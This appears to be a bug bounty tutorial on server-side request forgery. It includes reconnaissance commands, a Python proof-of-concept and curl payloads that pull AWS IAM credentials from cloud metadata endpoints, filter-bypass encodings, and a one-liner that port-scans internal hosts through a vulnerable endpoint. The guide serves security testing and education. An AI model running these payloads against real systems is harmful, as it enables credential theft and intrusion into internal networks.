How to Find and Exploit Server-Side Request Forgery

How to Find and Exploit Server-Side Request Forgery :A Complete Guide for Bug Bounty Hunters
This guide is intended solely for educational purposes. It equips authorized security researchers with the knowledge required to identify and validate Server-Side Request Forgery (SSRF) vulnerabilities on programs where explicit permission has been granted under a bug bounty program or similar authorized engagement. Unauthorized testing or exploitation of these techniques violates applicable laws and ethical standards. Always operate strictly within the defined scope and rules of engagement.
1. INTRODUCTION
Server-Side Request Forgery (SSRF) is a web application vulnerability that occurs when a server-side component is instructed to fetch a resource from a user-supplied URL without adequate validation or sanitization of the input. The attacker supplies a crafted URL, and the server performs the request on the attacker’s behalf, using its own network context and privileges.
This vulnerability is particularly dangerous because the server can access internal network resources, cloud metadata services, or external systems that would otherwise be inaccessible to an external attacker. Successful exploitation may result in internal network reconnaissance, port scanning, data exfiltration, remote code execution (via internal services), or disclosure of sensitive credentials. In cloud environments, SSRF frequently enables access to instance metadata endpoints, leading to the compromise of IAM roles and long-term access keys. The Capital One data breach of 2019, which exposed information affecting over 100 million customers, originated from an SSRF vulnerability that permitted access to AWS metadata services.
SSRF is commonly found in features that accept and process URLs, including:
- Image or document fetching from remote URLs
- Webhook or callback URL configuration
- PDF generation or screenshot services
- API proxy or redirect endpoints
- Integration with third-party services (e.g., analytics, monitoring, or media processing)
2. RECONNAISSANCE
Effective reconnaissance identifies endpoints that accept user-controlled URLs. The following copy-and-paste commands assist in locating candidate parameters efficiently.
Collect potential endpoints using passive sources:
echo "https://target.com" | gau --threads 10 | grep -E '(\?|&)(url|uri|path|dest|fetch|proxy|image|redirect|callback|file|api|webhook)=' | sort -u > potential_ssrf_endpoints.txtAlternative using Wayback Machine and common parameter patterns:
waybackurls target.com | grep -E '\.(url|uri|path|dest|fetch|proxy|redirect|callback)=' | sort -u >> potential_ssrf_endpoints.txtFuzz for additional parameters with ffuf (replace wordlist with a SSRF-specific list):
ffuf -u https://target.com/api/FUZZ -w /path/to/ssrf-params.txt -H "Content-Type: application/x-www-form-urlencoded" -mc 200,301,302Automated scanning with Nuclei (SSRF-specific templates):
nuclei -l targets.txt -t http/ssrf/ -tags ssrf -o ssrf-nuclei-results.txtWhat to look for in responses:
- Parameters that return content from the supplied URL (full or partial proxying)
- Error messages referencing the requested URL or network operations
- Differences in response time or status codes when internal versus external URLs are supplied
- HTTP headers or body content that include data from non-public resources
Review JavaScript files and API documentation for any client-side references to URL-fetching endpoints.
3. TESTING METHODOLOGY
Follow this step-by-step process to confirm an SSRF vulnerability. All payloads are designed to be copy-and-paste ready for testing in an authorized environment.
Step 1: Baseline the endpoint Send a benign external URL and observe the response:
curl -v "https://target.com/vulnerable-endpoint?url=https://httpbin.org/ip"Step 2: Test for internal loopback access Replace the URL parameter with internal addresses:
- http://127.0.0.1
- http://localhost
- http://[::1]
- http://0.0.0.0
Step 3: Test cloud metadata endpoints (highly effective in cloud-hosted applications):
- AWS: http://169.254.169.254/latest/meta-data/
- AWS IAM credentials: http://169.254.169.254/latest/meta-data/iam/security-credentials/
- GCP: http://metadata.google.internal/computeMetadata/v1/
- Azure: http://169.254.169.254/metadata/instance?api-version=2017-08-09
Step 4: Blind SSRF detection Use an interaction service (e.g., Burp Collaborator or Interactsh):
curl -v "https://target.com/vulnerable-endpoint?url=http://your-unique-collaborator-domain.oastify.com"Monitor the interaction platform for incoming DNS/HTTP requests from the target server.
Step 5: Bypass common filters (if basic payloads are blocked):
- URL encoding: http%3A%2F%2F127.0.0.1
- IPv4 alternatives: http://2130706433 (decimal), http://017700000001 (octal)
- IPv6: http://[::1]
- Redirect chaining (if the application follows redirects): point to an attacker-controlled domain that 302-redirects to an internal address
How to confirm vulnerability:
- The response contains content from the internal or metadata endpoint (non-blind SSRF).
- Interaction logs show server-initiated requests (blind SSRF).
- Response timing or error messages differ significantly from external requests.
- Server returns internal administrative interfaces or credential data.
4. EXPLOITATION
Once vulnerability is confirmed, exploitation typically involves forcing the server to retrieve sensitive internal resources.
Working Proof-of-Concept (PoC) Code The following Python script demonstrates a simple SSRF exploitation flow (adapt the endpoint and parameter as required):
import requests

target_url = "https://target.com/vulnerable-endpoint"
ssrf_payload = "http://169.254.169.254/latest/meta-data/iam/security-credentials/"

data = {"url": ssrf_payload}  # or use query parameter

response = requests.post(target_url, data=data, verify=False, timeout=10)
print("Status Code:", response.status_code)
print("Response Body:\n", response.text)
Real HTTP Request / Response Example (non-blind SSRF retrieving AWS metadata):
Request (sent to vulnerable endpoint):
POST /api/fetch HTTP/1.1
Host: target.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
Expected Vulnerable Response (example):
HTTP/1.1 200 OK
Content-Type: application/json

{
  "Code": "Success",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIA...",
  "SecretAccessKey": "...",
  "Token": "..."
}
Commands to Execute
- Retrieve full metadata tree (copy-and-paste):
curl -v "https://target.com/vulnerable-endpoint?url=http://169.254.169.254/latest/meta-data/" - Simple internal port scanner (bash one-liner, for authorized testing only):
for port in {22,80,443,8080,3306}; do echo -n "Port $port: "; curl -s -o /dev/null -w "%{http_code}\n" "https://target.com/vulnerable-endpoint?url=http://127.0.0.1:$port" ; done
These commands produce immediate, actionable results when the endpoint is vulnerable.
5. REFERENCES
- Capital One 2019 data breach: SSRF exploited to access AWS metadata services, resulting in the compromise of customer data.
- CVE-2018-18569: Server-Side Request Forgery in Dundas BI (versions prior to 5.0.1.1010).
- CVE-2020-13379: SSRF vulnerability in Grafana, publicly documented with detailed exploitation steps.
- Multiple disclosed HackerOne reports, including high-impact SSRF findings in enterprise platforms (e.g., Exchange SSRF leading to root access).
- PayloadsAllTheThings SSRF repository: Comprehensive collection of payloads and bypass techniques.
Security researchers are encouraged to reference these resources responsibly while conducting authorized testing. Responsible disclosure remains the cornerstone of effective vulnerability management.
Post a Comment